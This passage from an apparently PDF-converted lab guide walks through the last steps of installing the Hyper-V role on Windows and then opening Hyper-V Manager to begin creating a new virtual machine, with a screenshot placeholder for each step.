
25. Hyper-V section appears in the wizard, explaining the detailed information for Hyper-V. Click Next




26. **Virtual Switches** section appears in the wizard. Under the **Network adapters** field, select the available network connection (here **Ethernet**) and click **Next**




27. In the **Migration** section of the wizard, leave the options set to default and click **Next**




28. In **Default Stores** section, Hyper-V uses default location to store the disk and configuration files. Leaving the options set to default, click **Next**.



29. Click **Install** button to confirm installation for the selected Roles and Features




30. It will take a while to **complete** installation of selected roles and features




31. After the completion of installation, click **Close** and restart the machine.

## CT#7: Create New Virtual Machine in Hyper-V


1. Click **Windows** icon at the lower left corner of the screen




- Start screen appears, click the **down arrow** button to launch the Apps screen.



3. Apps screen appears, click **Hyper-V Manager** icon to launch the application




4. Select your **machine's name** in the left pane of the window, and click **New → Virtual Machine...** option located at the right pane of window




Note: Every machine has a unique name, so the name of your machine differs from the name shown in the above screenshot.

5. New Virtual Machine Wizard window appears, click **Next** button

